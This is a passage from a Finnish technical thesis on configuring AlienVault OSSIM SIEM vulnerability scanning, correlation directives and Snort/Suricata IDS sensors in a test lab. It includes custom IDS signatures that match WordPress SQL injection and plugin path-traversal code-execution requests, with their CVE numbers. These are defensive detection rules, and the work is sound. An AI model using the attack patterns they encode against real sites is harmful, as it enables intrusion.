


KUVIO 24. Web-käyttöliittymä – Analysis-osio, haavoittuvuusskannauksen asetukset




KUVIO 25. Web-käyttöliittymä – Analysis-osio, kirjautumistietojen määrittely

Kuviossa 26 on kuvattu esimerkki oman profiilin luomisesta. Kuviossa näytetään muutamat ensimmäiset skannausryhmät, mitä haluttiin skannata. Näitä ryhmiä on mahdollista valita useita kymmeniä. Työssä tehtiin oma profiili, johon valittiin kaikki mahdolliset skannattavat tiedot.




KUVIO 26. Web-käyttöliittymä – Analysis-osio, katkelma haavoittuvuusskannausprofiilin luonnista

Kuviosta 27 nähdään määritelty haavoittuvuusskannaus käynnissä, lisäksi kuviosta on nähtävissä edellisten skannauksien tulokset ja ajastetut skannaukset. Huomattavaa on, että skannausten tulokset saadaan raportoitua kolmessa eri formaatissa (html, pdf ja csv). Työssä tehtiin myös muutoksia AlienVault-järjestelmän web-käyttöjärjestelmän php-lähdekoodiin, koska raportteihin ei ollut mahdollista saada CVE-tietoja haavoittuvuuksista halutusti. Nämä muutokset esitelty liitteessä 10. Muutokset ovat päässeet muutoslistalle tulevaisuuden AlienVault OSSIM SIEM versioiden kehityksessä. Lisäksi skannaustulokset on mahdollista viedä ja tuoda järjestelmään Nessus Report File –formaatissa.



KUVIO 27. Web-käyttöliittymä – Analysis-osio, haavoittuvuusskannauksen tulokset

Kuviossa 28 on vielä esitelty kuinka ajastettu haavoittuvuusskannaus määritellään.




KUVIO 28. Web-käyttöliittymä – Analysis-osio, ajoitetun haavoittuvuusskannauksen määrittely


8.3.4 Korrelaatioasetukset

AlienVaultin korrelaatioasetukset löytyvät älykkyys-osiosta (intelligence), joka on esitelty kuviossa 29.

Kyseisessä näkymässä voidaan tehdä politiikkoja/menettelytapoja (policy) sille, kuinka erityyppisiä tapahtumia käsitellään. Esimerkiksi millä palvelimilla (lähde-/kohdeosoitteiden mukaan tai eri sensoreiden mukaan) eri tapahtumat käsitellään, jos järjestelmässä on useita SIEM-palvelimia. Testijärjestelmään on luotu yksi menettelytapa, jossa kaikki direktiivitapahtumat eri Suricata IDS -sensoreilta CentOs 32-bit ”VeryVulnerableWestern”-palvelinta kohtaan halutaan jatkokäsitellä korrelaatiomoottorin toimesta. Tämä siksi, että esimerkkihyökkäyksissä direktiivitapahtuma haluttaisi ristiinkorreloida vielä korrelaatiomoottorissa. Tämä menettelytapa on kuvattu tarkemmin kuviossa 30.



KUVIO 29. Korrelaationäkymän yleiskuva ja direktiivitapahtumien yleissääntö



KUVIO 30. Menettelytapa direktiivitapahtumien käsittelyyn


Direktiivitapahtumasääntö luotiin yhtä testitapausta varten, jossa oletetaan ensiksi vastaanotettavan IDS-sensorilta hyvin yleinen hälytys. Kun tämä sääntö on tosi ja vielä vastaanotetaan eri hälytys, joka voisi indikoida hyökkäyksen olevan todennäköinen. Tällöin luodaan uusi direktiivitapahtuma/hälytys, joka syötetään uutena tapahtumana korrelaatiomoottorille. Direktiivitapahtumassa siis korreloidaan kahden erillisen IDS-järjestelmän hälytyksen välillä, listattu alle:

Direktiivitapahtuman korreloimissääntö xml-formaatissa:

```
<directive id="500004" name="Directive Event WordPress wp-admin options-php Re-
mote Code Execution" priority="2">
   <rule type="detector" name="php code execution detected" from="!HOME_NET"
to="300a5e6d-b642-5944-9315-ee9481437e68" port_from="ANY" port_to="ANY" relia-
bility="0" occurrence="1" time_out="30000" plugin_id="1001" plugin_sid="2011768"
protocol="TCP">
      <rules>
         <rule type="detector" name="Possible plugin exploit detected"
from="1:SRC_IP" to="300a5e6d-b642-5944-9315-ee9481437e68" port_from="ANY"
port_to="ANY" reliability="1" occurrence="1" time_out="10" plugin_id="1001"
plugin_sid="200000001" protocol="TCP" sensor="1:SENSOR" sticky="true"/>
      </rules>
   </rule>
</directive>
```


Kuten huomataan, epävarmempi IDS-järjestelmän hälytys oletetaan tulevan ensiksi. Kun varmennuksena saadaan tarkempi allekirjoitussäännön hälytys IDS-järjestelmältä, uusi direktiivitapahtuma luodaan SIEM-korrelaatiomoottorille.

Direktiivitapahtuman korrelointisääntö on kuvattu kuviossa 31.



KUVIO 31. Direktiivitapahtuman korreloimissääntö

Tätä direktiivitapahtumaa on tarkoitus vielä ristiinkorreloida tunnettuja haavoittuvuuksia vasten ja tämä on oikeastaan koko työn tärkein tavoite. Tämä ristiinkorrelointisääntö on kuvattu kuviossa 32.




KUVIO 32. Ristiinkorreloimissääntö direktiivitapahtuman ja haavoittuvuusskannerin välillä

Tätä direktiivikorrelaatiota ja ristiinkorrelaatiota on testattu kappaleessa 10.2.3.

Ikävä kyllä tämä direktiivitapahtuman ja haavoittuvuuden ristiinkorreloiminen ei toiminut versiolla 4.1.3. Tätä ominaisuutta testattiin myös uusimmalla versiolla (elokuu 2013) v.4.3.0 ja ristiinkorreloiminen ei toiminut uusimmallakaan versiolla. Tästä tehdään joko vaatimus uudesta ominaisuudesta tai virheraportti AlienVault OSSIM SIEM -korrelaatiomoottorille, riippuen kummaksi ongelma tuomitaan.

Työssä on testattu myös yksinkertaisempia ristiinkorreloimissääntöjä, kuten yhden IDS-järjestelmän allekirjoituksen/säännön ja Nessus/OpenVas-haavoittuvuuden välistä ristiinkorrelointia. Näitä erillisiä testejä tehtiin kolme erilaista.

Tämäntyylisiin testeihin valittiin yksi valmis ristiinkorreloimissääntö, joka tuli OSSIM SIEM -järjestelmän toimituksen mukana, kts. kuvio 33. Tässä ristiinkorreloimissäännössä sekä IDS-sensorin ja haavoittuvuusskannerin säännöt löytyivät valmiina komponenttien toimituksien mukana. Tähän ristiinkorreloimissääntöön liittyvät testit on kuvattu kappaleessa 10.2.1.




KUVIO 33. Valmis ristiinkorreloimissääntö IDS-hälytyksen ja kohteen haavoittuvuuden välillä

Toinen yksinkertainen ristiinkorreloimissääntö luotiin työn yhteydessä, kts. kuvio 34. Tässä ristiinkorreloimissäännössä IDS-sensorille luotiin uusi kustomoitu allekirjoitussääntö.

```
alert http $EXTERNAL_NET any -> $HTTP_SERVERS any (msg:"custom: Wordpress <=
2.3.1 Charset Remote SQL Injection Vulnerability - CVE-2007-
6318";flow:to_server,established;content:"GET";http_method;nocase;content:"index
.php";http_uri;nocase;content:"union";http_uri;nocase;content:"select";http_ur
i;nocase;reference:url,www.exploit-db.com/exploits/4721/;reference:cve,CVE-2007-
6318;classtype:web-application-attack;sid:200000002;rev:1;)
```


Haavoittuvuusskannerin sääntö löytyy valmiina komponentin toimituksen mukana. Tähän ristiinkorreloimissääntöön liittyvät testit on kuvattu kappaleessa 10.2.4.



KUVIO 34. Ristiinkorreloimissääntö IDS-hälytyksen ja tiedetyn haavoittuvuuden välillä

Kolmas yksinkertainen ristiinkorreloimissääntö luotiin työn yhteydessä, kts. kuvio 35. Tässä ristiinkorreloimissäännössä Suricata ja Snort IDS-sensoreille luotiin uusi kustomoitu allekirjoitussääntö.

```
alert http $EXTERNAL_NET any -> $HTTP_SERVERS any (msg:"Custom:
Wordpress < 2.3.2 active_plugins option Code Execution Exploit -
CVE-2008-5695";flow:to_server,established;content:"POST";
http_method;nocase;content:"active_plugins[]=..%2Fuploads";refer
ence:url,web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2008-
5695;reference:cve,CVE-2008-5695;classtype:web-application-
attack;sid:200000001;rev:1;)
```



KUVIO 35. Ristiinkorreloimissääntö IDS-hälytyksen ja kohteen haavoittuvuuden välillä

Haavoittuvuusskannerin sääntö tulee valmiina komponentin toimituksen mukana. Tämä ristiinkorreloimissääntö on luotu varmistuksena, että hyökkäys haavoittuvuutta varten toimii. Monimutkaisempi direktiivitapahtuman ristiinkorrelointi tätä haavoittuvuutta vastaan on kuvattu edellä tässä kappaleessa. Tähän ristiinkorreloimissääntöön liittyvät testit on kuvattu kappaleessa 10.2.3.

9 IDS / IPS TYÖKALUT

9.1 SNORT IDS / IPS

9.1.1 Yleistä

Yksi IDS-järjestelmistä, joka tässä työssä on käytössä, on Sourcefiren kehittämä Snort. Snort on verkon tunkeutumisen havaitsemis-/estojärjestelmä, joka pohjautuu avoimeen lähdekoodiin. Järjestelmä kykenee reaaliaikaiseen verkkoliikenteen analysointiin ja pakettien kirjaamiseen IP-verkoissa. (Sourcefire, Inc. About Snort 2010.)

9.1.2 Ominaisuudet

Snort kykenee suorittamaan protokolla-analyysia sekä pystyy tutkimaan ja etsimään sisällöstä vastaavuuksia allekirjoitettuihin sääntöihin. Snort pystyy havaitsemaan erilaisia hyökkäyksiä ja luotauksia, kuten puskurien ylivuodot, porttiskannaukset, CGI-skriptihyökkäykset, SMB-luotaukset ja hyökkäykset käyttöjärjestelmien haavoittuvuuksia vastaan. Snort perustuu allekirjoitettuihin sääntöihin ja perusperiaatteenaan Snort tarkistaa jokaisen verkossa kulkevan paketin ja vertaa pakettia määriteltyihin allekirjoituksiinsa, että pitääkö tehdä toimenpiteitä. Snortilla on kolme erilaista käyttötarkoitusta. Snort voi toimia reaaliaikaisena pakettien tarkastajana, pakettien kirjaajana (packet logger) tai täysiverisenä tunkeutumisenestojärjestelmänä. (Sourcefire, Inc. About Snort 2010.)

9.1.3 Käyttöönotto

Snort-sensoria käytettiin työssä hyvin yksinkertaisessa moodissa. Ja ns. pääsensorina oli Suricata IDS -sensori. Snort-sensori otettiin testiin vain siitä syystä, että haluttiin testata miten saadaan Suricata ja Snort toimimaan samassa SIEM-järjestelmässä.

Ainoastaan IDS-järjestelmän reaaliaikaisia hälytyksiä haluttiin vastaanottaa AlienVault OSSIM SIEM -järjestelmään. AlienVault OSSIM SIEM -järjestelmän sensorin toimitus sisältää myös Snort IDS -järjestelmä työkalun. OSSIM-sensorin asennus on kuvattu kappaleessa liitteessä 7. Kun OSSIM SIEM -järjestelmän sensorin liitännäisasetuksissa valitaan ”snortunified” liitännäinen, asentaa OSSIM-asennusohjelma Snort-työkalun automaattisesti kelpo perusasetuksilla sensoripalvelimelle, kts. liite 7 kuvio 14.

Snort IDS-järjestelmän asetuksia voi muutella OSSIM-sensorilla muuttamalla ”*/etc/snort/snortuser.ethx.conf*” -konfigurointitiedostoa. Tämä poikkeaa puhtaasta Snort IDS asennuksesta ilman OSSIM-ohjelmistoa (*/etc/snort/snort.conf* käytössä). OSSIM-ohjelmiston automaattinen päivitysrutiini päivittää myös Snort työkalun peruskonfigurointitiedostot. Huomioitavaa on, että myös allekirjoitustiedostot päivittyvät automaattisesti uuden OSSIM päivityksen mukana. Snort käyttää Suricatan lailla ”local.rules” -tiedostoa, johon voidaan luoda omia kustomoituja allekirjoitussääntöjä.

Yksi huomattava seikka on, että samalla sensoripalvelimella ei voi olla sekä Snort että Suricata IDS -järjestelmät asetettuna toimintaan yhtä aikaa. Tämä siksi, että järjestel-

mät käyttävät samaa liitännäistä, tunnus 1001 ”snort”, AlienVault OSSIM SIEM -järjestelmässä. Tämän pystyy kiertämään tekemällä oman kustomoidun liitännäisen, jonka tekeminen testattiin työn aikana. Omaa kustomoitua liitännäistä ei otettu käyttöön testien aikana, koska samassa sensorissa ei riitä suorituskyky ajaa molempia IDS-järjestelmiä kerralla yhtä aikaa. AlienVault OSSIM SIEM -palvelinohjelmassa eri sensorien lähettämät tapahtumat erotellaan lähdesensorin mukaan.

9.2 SURICATA IDS / IPS

9.2.1 Yleistä

Suricata on avoimeen lähdekoodiin perustuva uusi tunkeutumisen havaitsemisjärjestelmämoottori. Suricatan perusideana on tuoda uusia ideoita ja teknologioita, kuten monisäikeisyys pakettien käsittelyyn. Yksinkertaistettuna Suricata käyttää samoja allekirjoitussääntöjä kuin Snort IDS -järjestelmä. (OISF - Open Information Security Foundation 2013; OISF – What is Suricata 2013.)

Suricata on melko uusi avoimeen lähdekoodiin perustuva IDS-järjestelmä. Ensimmäinen beta-versio julkaistiin testikäyttöön tammikuussa 2010. Sitä kehittää voittoa tavoittelematon säätiö nimeltään Open Information Security Foundation (OISF). Toimintaa tukee US Department of Homeland Security (DHS) ja monet yksityiset yritykset. (OISF - Open Information Security Foundation 2013; OISF – What is Suricata 2013.)

Suricata on yhteensopiva yleisimpien käyttöjärjestelmien kanssa (esimerkiksi Linux, Mac, FreeBSD, UNIX ja Windows). Suricatan moottori on GPL v.2 lisenssin alainen. (OISF - Open Information Security Foundation 2013.)

OISF:n mukaan Suricataa ei ole tarkoitettu vain korvaavan tai kopioivan jo käytössä olevia työkaluja tietoturva-alalla, vaan tarkoituksena on tuoda uusia innovaatioita ja teknologioita alalle. Alalla uskotaan että Suricata on vahva kilpailija Snortille ja niitä usein verrataan toisiinsa. Molemmilla järjestelmillä on vahvuutensa ja vahva yhteisön tuki takanaan. (OISF – What is Suricata 2013.)

9.2.2 Ominaisuudet

Snort ja Suricata ovat ominaisuuksiltaan samankaltaiset, molempia voi käyttää IDS tai IPS-järjestelmänä. Suricata ja Snort käyttävät samaa allekirjoitussääntöjen syntaksia,

joskaan ei täysin 100% yhteensopivasti. Molemmat voivat siis käyttää samoja sääntöjoukkoja (engl ruleset). Yleisesti molemmissa onkin käytössä Emerging Threads:n allekirjoitussäännöt. (Emerging Threads – ETOpen Ruleset)

Myös yleinen pakettien käsittely on Suricatalla samanlaista kuin Snortilla. Paketit vastaanotetaan, puretaan, käsitellään ja analysoidaan melko lailla samoilla periaatteilla. Kuitenkin se, kuinka Suricata käsittelee paketteja sisäisesti, tuo erot ilmeisiksi. Suricata sisältää http-kirjaston, joka on http-normalisoija ja -parseri, jonka on kirjoittanut OISF:n palveluksessa oleva Ivan Ristic. Tämä kirjasto integroi ja tarjoaa edistyksellisen http-vuon käsittelyn Suricatan moottorille. (OISF – What is Suricata 2013.)

9.2.3 Käyttöönotto

Suricata IDS -järjestelmän manuaalinen käyttöönotto OSSIM SIEM -sensorilla

Työn alkuvaiheessa Suricata IDS -järjestelmä oli asennettava manuaalisesti OSSIM SIEM -järjestelmän sensoripalvelimelle, koska Suricata IDS -järjestelmä ei ollut sisällytetty OSSIM SIEM -ohjelmiston versio v.4.0.0 toimitukseen. OSSIM sensorin asentaminen on kuvattu liitteessä 7.

Suricatan manuaalinen asennus OSSIM SIEM -sensoripalvelimelle tarkoittaa sitä, että järjestelmän ylläpitäjä itse kääntää erikseen asennettuun OSSIM SIEM -sensoriin Suricata ohjelmiston lähdekoodeista sekä luo ja konfiguroi manuaalisesti tarvittavat OSSIM integraatiokonfigurointitiedostot.

Manuaalisen asennuksen työvaiheet ovat seuraavat:

- Asennetaan Suricatan tarvittavat Linux-ohjelmistopaketit käyttäen esimerkiksi apt-get -ohjelmistopakettien asennustyökalua.
- Ladataan tarvittavat lähdekoodit (tar.gz-paketti) Suricatan kotisivuilta.
- Käännetään ja konfiguroidaan Suricata-ohjelmisto sensoripalvelimella.
- Muokataan Suricatan konfigurointitiedostoa.

- Integroidaan Suricata IDS -järjestelmä OSSIM SIEM -sensoriin eli luodaan ja konfiguroidaan uusi OSSIM-liitännäinen ja opetetaan SQL-tietokannalle liitännäisen tietorakenne.

Liitteessä 12 on nähtävissä täydelliset asennuskomennot ja tulosteet manuaalisesta Suricatan lähdekoodin kääntämisestä.

